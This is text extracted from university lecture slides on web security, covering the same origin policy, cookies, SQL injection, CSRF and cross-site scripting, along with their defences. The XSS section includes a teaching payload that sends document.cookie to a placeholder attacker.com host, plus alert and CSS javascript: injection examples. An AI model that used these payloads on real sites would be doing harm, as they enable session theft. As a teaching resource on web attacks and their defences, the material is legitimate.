CS 772/872: Advanced Computer and Network Security Fall 2025

Course Link:

https://shhaos.github.io/courses/CS872/netsec-fall25.html

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Goals of Web Security

Safe web browsing

- Users should be able to visit a variety of web sites, without incurring harm:
 - No stolen information (without user's permission)
 - Site A cannot compromise sessions at Site B

Support secure web applications

 Applications delivered over the web should have the same security properties as stand-alone applications



Two Sides of Web Security

Web browsers

Responsible for securely confining Web content presented by visited websites

Web applications

- Online merchants, banks, blogs, collaboration suites (Google Apps), chatbots (ChatGPT, Character AI) ...
- Mix of server-side and client-side code
 - Server-side code written in PHP, Ruby, ASP, JSP... runs on the Web server
 - Client-side code written in JavaScript... runs in the Web browser
- Many potential bugs: XSS, CSRF, SQL injection



Threat Model of Web Security

Web attacker


- Control a malicious service: attacker.com
- Can obtain valid SSL/TLS certificate for attacker.com
- User visits attacker.com (how?)
 - Or: runs attacker's "Facebook" website or app, etc.

Network attacker

- Passive: Wireless eavesdropper
- Active: Evil router, DNS poisoning

Malware attacker


 Attackers bypass browser security mechanisms (e.g., isolation) and run separately under control of OS





HTTP

- Used to request and return data
 - Methods: GET, POST, HEAD, ...
- Stateless request/response protocol
 - Each request is independent of previous requests
 - Statelessness has a significant impact on design and implementation of applications
- **URL:** Global identifiers of network-retrievable documents






HTTP Request





HTTP Response






DOM

Document Object Model

- Object-oriented interface used to read and write docs
 - Web page in HTML is structured data
 - DOM provides representation of this hierarchy
 - Browser parses a web document, creates a collection of objects that define how the page should be displayed





JavaScript

History

- Developed by Netscape Navigator2 browser
 - Later standardized for browser compatibility
- Related to Java in name only
 - Server-side code written in PHP, Ruby, ASP, JSP... runs on the Web server
 - "Java is to JavaScript as car is to carpet"

Language executed by the Web browser

- Scripts are embedded in webpages
 - Can run before HTML is loaded and before page is viewed
- Use to implement "active" webpages and Web applications
 - A potentially malicious webpage gets to execute some code on user's machine




JavaScript

Port scanning behind firewall

Request images from internal IP addresses:



Fingerprint webapps using known document names





- What are Cookies used for?
 - Authentication
 - The cookie proves to the website that the client previously authenticated correctly
 - Personalization
 - Helps the website recognize the user from a previous visit
 - Tracking --> Privacy concerns!
 - Follow the user from site to site
 - learn user's browsing behavior, preferences, and so on
 - HTTP is a stateless protocol; cookie add state



Attributes

- Expires / Max-Age Specifies expiration date; if no date, then lasts for session
- Path Scope the "Cookie" header to a particular request path prefix
 - e.g., Path=/docs will match /docs and /docs/Web/
- *Domain* Specifies which server can receive the cookie
 - Allows the cookie to be scoped to a domain broader than the domain that returned the Set-Cookie header (e.g., login.odu.edu could set a cookie for odu.edu)
- SameSite Control cross-site requests





Sending cookies with state information over unencrypted HTTP is a very bad idea




Secure Cookies

- A secure cookie is encrypted when transmitting from client to server
- Provides confidentiality against network attacker
 - Browser will only send cookie back over HTTPS
 - But does not stop most other risks of cross-site bugs (XSS attacks)

Mix Content: HTTP and HTTPS

- Page loads over HTTPS, but has HTTP content
 - <script src=http://www.site.com/script.js> </script>
 - Better way to include content: <script src=//www.site.com/script.js> </script>
- Best Practice: enforce HTTPS for entire website







Frame and iFrame

- Window may contain frames from different sources
 - Frame: rigid division as part of frame set
 - iFrame: floating inline frame
- iFrame example

```
<iframe src="hello.html" width=450 height=100>
If you can see this, your browser doesn't understand IFRAME.
</iframe>
```

- Why use frames?
 - Delegate screen area to content from another source
 - Browser provides isolation based on frames
 - Parent page may work even if frame is broken




- Policy Goals
 - Safe to visit an evil website



- Safe to visit two pages at the same time
 - Address bar distinguishes them

Allow safe delegation








Components of Browser Security Model

- Frame-Frame relationships
 - canScript(A,B) Can Frame A execute a script that manipulates arbitrary/nontrivial DOM elements of Frame B?
 - canNavigate(A,B) Can Frame A change the origin of content for Frame B?
- Frame-principal relationships
 - readCookie(A,S), writeCookie(A,S) Can Frame A read/write cookies from site S?



- Browser Security Mechanism
 - Each frame of a page has an origin
 - Origin = protocol://host:port
 - Frame can access its own origin
 - Network access, Read/write DOM, Storage (cookies)
 - Frame cannot access data associated with a different origin






Browser Sandbox

- Goal: safely execute JavaScript code provided by a website
 - No direct file access, limited access to OS, network, browser data, content that came from other websites
- User can grant privileges to signed scripts
 - UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail




- Browser Sandbox
 - Chrome Security Architecture
 - Browser ("kernel")
 - Full privileges (file system, networking)
 - Rendering engine
 - Up to 20 processes
 - Sandboxed
 - One process per plugin
 - Full privileges of browser





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Browser Sandbox

- Goal: safely execute JavaScript code provided by a website
 - No direct file access, limited access to OS, network, browser data, content that came from other websites
- Frame-Frame relationships canScript(A,B) / canNavigate(A,B)
- Same origin policy
 - Can only access properties of documents and windows from the same domain, protocol, and port



Same Origin Policy

- Fundamental security model of the web: two pages from different sources should not be allowed to interfere with each other
 - Should site A be able to link to site B?
 - Should site A be able to embed site B?
 - Should site A be able to embed site B and modify its contents?
 - Should site A be able to submit a form to site B?
 - Should site A be able to embed images from site B?
 - Should site A be able to embed scripts from site B?
 - Should site A be able to read data from site B?



- Same Origin Policy
 - Fundamental security model of the web: two pages from different sources should not be allowed to interfere with each other
 - Same Origin Policy for DOM

Origin A can access origin B's DOM if A and B have same (protocol, domain, port)

Same Origin Policy for Cookies

```
Generally, based on

([protocol], domain, path)

optional
```



Same Origin Policy

- Fundamental security model of the web: two pages from different sources should not be allowed to interfere with each other
 - https://example.com/a/→https://example.com/b/
 - https://example.com/a/
 https://www.example.com/a/
 - https://example.com/

 →http://example.com/
 - https://example.com/→https://example.com:81/
 - https://example.com/→https://example.com:80/



Same Origin Policy

- Problems
 - Sometimes policy is too narrow: difficult to get <u>login.odu.edu</u> and <u>portal.odu.edu</u> to exchange data
 - Sometime policy is too broad: cannot isolation https://odu.edu/cs495 and
- Solution (?)
 - document.domain: need a way around Same Origin Policy to allow two different origins to communicate
 - Both origins must explicitly opt-in this feature



Same Origin Policy

Originating URL	document.domain	Accessed URL	document.domain	Allowed?
http://www.example.com/	example.com	<pre>http:// payments.example .com/</pre>	example.com	?
http://www.example.com/	example.com	https:// payments.example .com/	example.com	?
http:// payments.example .com/	example.com	http:// example.com/	(not set)	?
http:// www.example.com/	(not set)	http:// www.example.com/	example.com	?



Source: Feross Aboukhadijeh

Same Origin Policy

- document.domain is not a good idea
 - In order for login.odu.edu and portal.odu.edu can exchange data document.domain = 'odu.edu'
 - Anyone on odu.edu can join the communication
- "Modern" Solution
 - postMessage API: Secure cross-origin communications between cooperating origins
 - Send strings and arbitrarily complicated data cross-origin



Same Origin Policy

Example

Source: https://html.spec.whatwg.org/multipage/web-messaging.html

For example, if document A contains an **iframe** element that contains document B, and script in document A calls **postMessage()** on the **Window** object of document B, then a message event will be fired on that object, marked as originating from the **Window** of document A. The script in document A might look like:

```
var o = document.getElementsByTagName('iframe')[0];
o.contentWindow.postMessage('Hello world', 'https://b.example.org/');
```

To register an event handler for incoming events, the script would use addEventListener() (or similar mechanisms). For example, the script in document B might look like:

```
window.addEventListener('message', receiver, false);
function receiver(e) {
  if (e.origin == 'https://example.com') {
    if (e.data == 'Hello world') {
       e.source.postMessage('Hello', e.origin);
    } else {
       alert(e.data);
    }
}
```

This script first checks the domain is the expected domain, and then looks at the message, which it either displays to the user, or responds to by sending a message back to the document which sent the message in the first place.




Same Origin Policy

Request images from internal IP addresses:



Fingerprint webapps using known image names





Same Origin Policy

- Same Origin Policy exceptions: Embedded static resources can come from other origin
 - Images
 - Scripts (Buttons, ads, tracking scripts)
 - Styles (e.g., Fonts)



Same Origin Policy

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Web Vulnerabilities and Attacks

SQL Injection

- Browser sends malicious input to server
- Bad input checking leads to malicious SQL query

CSRF – Cross-Site Request Forgery

 Bad web site sends browser request to good web site, using credentials of an innocent victim

XSS – Cross-Site Scripting

 Bad web site sends innocent victim a script that steals information from an honest web site




SQL Injection


SQL Injection

- Insertion or Injection of a SQL query via the input data from the client to the application (to execute malicious SQL statements)
 - read sensitive data from the database
 - modify database data
 - execute administration operations on the database
- Very common in old but prevalent PHP/ASP applications
- Improperly string escaping
 - apostrophe ': incorrectly interpret delimit strings
 - pair of hyphens (--): specifies to most database servers that the remainder of the statement is to be treated as a comment and not executed











Normal Input



Normal Input



Bad Input









Malicious Input

SQL INJECTION FOOLS SPEED TRAPS AND CLEARS YOUR RECORD







- Preventing SQL Injection
 - Never trust user input
 - There are tools for safely passing user input to Database
 - Parameterized SQL (Prepared SQL)
 - ORM (Object Relational Mapper)



- Preventing SQL Injection
 - Parameterized SQL
 - Build SQL queries by properly escaping arguments: sending queries and arguments separately to server

```
sql = "INSERT INTO users(name, email) VALUES(?,?)"
cursor.execute(sql, ['Shuai Hao', 'shao@odu.edu'])
sql = "SELECT * FROM users WHERE email = ?"
cursor.execute(sql, ['shao@odu.edu'])
```



- Preventing SQL Injection
 - Object Relational Mappers (ORM)
 - ORM provide an interface between native objects and relational databases

```
class User(DBObject):
    __id__ = Column(Integer, primary_key=True)
    name = Column(String(255))
    email = Column(String(255), unique=True)

if __name__ == "__main__":
    users = User.query(email='shao@odu.edu').all()
    session.add(User(email='haos@cs.odu.edu', name=Shuai Hao'))
    session.commit()
```




Vulnerabilities

- SQL Injection
 - Browser sends malicious input to server
 - Bad input checking leads to malicious SQL query
- CSRF Cross-site request forgery
 - Bad web site sends browser request to good web site, using credentials of an innocent victim
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


Recall: cookies






Basic Attack Scenario






CSRF Example







Victim Browser



- Preventing CSRF Attacks
 - Cookies do not indicate whether an authorized application submitted request since they're included in every (in-scope) request
 - Referer Validation
 - Secret Token Validation
 - SameSite Cookies



Preventing CSRF Attacks

- Referer Validation
 - The Referer request header contains the URL of the previous web page from which a link to the currently requested page was followed
 - allow servers to identify where people are visiting from





- Preventing CSRF Attacks
 - Secret Token Validation
 - bank.com includes a secret value in every form that the server can validate



CSRF Example







Victim Browser



Preventing CSRF Attacks

- SameSite Cookies: Cookie option that prevents browser from sending a cookie along with cross-site requests
- cookie will only be sent if the site for the cookie matches the site currently shown in the browser's URL bar.
 - Strict Mode: Never send cookie in any cross-site browsing context, even when following a regular link
 - Lax Mode.: Session cookie is allowed when following a regular link but blocks it in CSRF-prone request methods (e.g. POST)



Vulnerabilities

- SQL Injection
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Cross-site Scripting

 Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization

Command/SQL Injection


attacker's malicious code is executed on app's server

Cross Site Scripting

attacker's malicious code is executed on victim's browser



Basic Attack Scenario: Reflected XSS





Normal Request

https://google.com/search?q=<search term>

```
<html>
<title>Search Results</title>
<body>
<h1>Results for <?php echo $_GET["q"] ?></h1>
</body>
</html>
```



Normal Request

```
https://google.com/search?q=apple
```

```
<html>
<title>Search Results</title>
<body>
<h1>Results for <?php echo $_GET["q"] ?></h1>
</body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
  </html>
```



Embedded Script

https://google.com/search?q=<script>alert("hello")</script>

```
<html>
<title>Search Results</title>
<body>
<h1>Results for <?php echo $_GET["q"] ?></h1>
</body>
</html>
```

Sent to Browser

```
<html>
    <title>Search Results</title>
    <body>
        <h1>Results for <script>alert("hello")</script></h1>
        </body>
    </html>
```



Embedded Script

```
https://google.com/search?q=<script>...</script>
```

```
<html>
<title>Search Results</title>
<body>
<h1>Results for
<script>
window.open("http:///attacker.com?"+cookie=document.cookie)
</script>
</h1>
</body>
</html>
```




Types of XSS

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.
 - Reflected XSS: The attack script is reflected back to the user as part of a page from the victim site
 - **Stored XSS**: The attacker stores the malicious code in a resource managed by the web application, such as a database
 - DOM-based XSS




Basic Attack Scenario: Reflected XSS





Stored XSS





- Reflected XSS: PayPal
 - Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website
 - Injected code redirected PayPal visitors to a page warning users their accounts had been compromised
 - Victims were then redirected to a phishing site and prompted to enter sensitive financial data



- Stored XSS: MySpace.com (Samy worm)
 - MySpace allowed users to post HTML to their pages. Filtered out

```
<script>, <body>, onclick, <a href=javascript://>
```

But missed one. One can run Javascript inside of CSS tags.

```
<div style="background:url('javascript:alert(1)')">
```

- With such JavaScript hacking
 - Samy worm infects anyone who visits an infected MySpace page and adds Samy as a friend
 - Samy had millions of friends within 24 hours



- Why is XSS so prevalent and dangers?
 - Dynamic web sites incorporate user content in HTML pages (e.g., comments/review sections)
 - Websites host uploaded user documents
 - HTML documents can contain arbitrary JavaScript code
 - Non-HTML documents may be content-sniffed as HTML by browsers
 - Insecure JavaScript programs may directly execute code that comes from external parties



Filtering Malicious Tags

- For a long time, the only way to prevent XSS attacks was to try to filter out malicious content
- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what is allowed
- Signature-/rule-based policies are difficult to maintain and are likely to be incomplete



Filtering is Hard

- Filter Action: filter out <script
